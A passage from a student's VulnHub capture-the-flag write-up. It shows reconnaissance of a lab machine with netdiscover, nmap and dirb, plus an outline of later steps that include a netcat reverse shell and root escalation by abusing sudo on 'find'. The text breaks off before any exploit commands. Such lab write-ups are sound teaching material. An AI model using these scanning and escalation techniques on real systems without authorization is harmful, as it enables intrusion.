VULNHUB CHALLENGE: NO NAME

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary


Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the target IP using netdiscover
2. Identify the open ports and services using nmap
3. Locate the superadmin.php page using dirb
4. Encode and run a netcat shell via the query tab
5. Locate user flag and read message
6. Obtain haclabs' password by searching for hidden owned file
7. Switch user and search for programs haclabs can run with sudo
8. Exploit find program to open root shell
9. Read root flag

Scanning

First was a quick scan to find the target's IP.

Command: netdiscover -i eth1 -r 192.168.56.0/24



```
 Currently scanning: 192.168.56.0/24   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:07      1      60  Unknown vendor
 192.168.56.100  08:00:27:a7:bd:11      1      60  PCS Systemtechnik GmbH
 192.168.56.110  08:00:27:09:6b:b1      1      60  PCS Systemtechnik GmbH

zsh: suspended  netdiscover -i eth1 -r 192.168.56.0/24

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 discovering target IP address


After obtaining the target's IP of 192.168.56.x I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS --open --top-ports 100 192.168.56.110 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A --open -p- 192.168.56.110 -oX /home/kali/Desktop/longscan.xml


Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html




```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS --open --top-ports 100 192.168.56.110 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 05:05 EDT
Nmap scan report for 192.168.56.110
Host is up (0.00058s latency).
Not shown: 99 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:09:6B:B1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan on target



```
┌──(root💀kali)-[~]
└─# nmap -Pn -sS -A --open -p- 192.168.56.110 -oX /home/kali/Desktop/longscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-21 05:06 EDT
Nmap scan report for 192.168.56.110
Host is up (0.00034s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:09:6B:B1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms 192.168.56.110

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.58 seconds

┌──(root💀kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan on target



Scan Summary

Nmap 7.92 was initiated at Fri Oct 21 05:06:15 2022 with these arguments:
nmap -Pn -sS -A --open -p- -oX /home/kali/Desktop/longscan.xml 192.168.56.110

Verbosity: 0; Debug level 0

Nmap done at Fri Oct 21 05:06:31 2022; 1 IP address (1 host up) scanned in 16.58 seconds

192.168.56.110

Address

- 192.168.56.110 (ipv4)
- 08:00:27:09:6B:B1 - Oracle VirtualBox virtual NIC (mac)

Ports

The 65534 ports scanned but not shown below are in state: **closed**

- 65534 ports replied with: **reset**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Apache httpd	2.4.29	(Ubuntu)
	http-title	Site doesn't have a title (text/html; charset=UTF-8).					
	http-server-header	Apache/2.4.29 (Ubuntu)					


Remote Operating System Detection

- Used port: **80/tcp** (**open**)
- Used port: **1/tcp** (**closed**)
- Used port: **31887/udp** (**closed**)
- OS match: **Linux 4.15 - 5.6** (**100%**)

Figure 4 output of long nmap scan

Enumeration and Exploring Attack Vectors

First, I checked the IP in the browser to find a query box but other than that nothing useful.



Nmap Scan Report - Scanne | 192.168.56.110/

192.168.56.110


Fake Admin Area

fake query | submit

Figure 5 port 80 in the browse

I then decided to run dirb on the target to see what other pages there are for the target and found 2 more. Admin and index.php

<u>Command:</u> dirb http://192.168.56.110 -N 403 -r



```
┌──(root💀kali)-[~]
└─# dirb http://192.168.56.110 -N 403 -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Oct 21 05:12:10 2022
URL_BASE: http://192.168.56.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code → 403
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.110/ ----
+ http://192.168.56.110/admin (CODE:200|SIZE:417)
+ http://192.168.56.110/index.php (CODE:200|SIZE:201)

-----------------
END_TIME: Fri Oct 21 05:12:12 2022
DOWNLOADED: 4612 - FOUND: 2

┌──(root💀kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 6 dirb on target

The admin page showed some images which might have some information hiding in them if I was to use a steganography program like stegcracker. But I wanted to check out index.php first.





Figure 7 admin page of images

Index.php showed to just be the same as the first default page so nothing useful there.




Fake Admin Area

fake query

Figure 8 index.php

Meanwhile I was running another dirb with a larger wordlist of big.txt and found another page named superadmin.php

